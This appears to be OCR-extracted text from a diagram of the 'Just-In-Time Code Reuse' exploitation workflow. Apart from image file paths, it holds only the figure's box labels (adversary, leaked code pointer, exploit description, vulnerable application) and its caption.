
Adversary

Leak Code Pointer


Exploit Description (High-Level Language)

Vulnerable Application


Workflow of Just-In-Time Code Reuse



Workflow of Just-In-Time Code Reuse

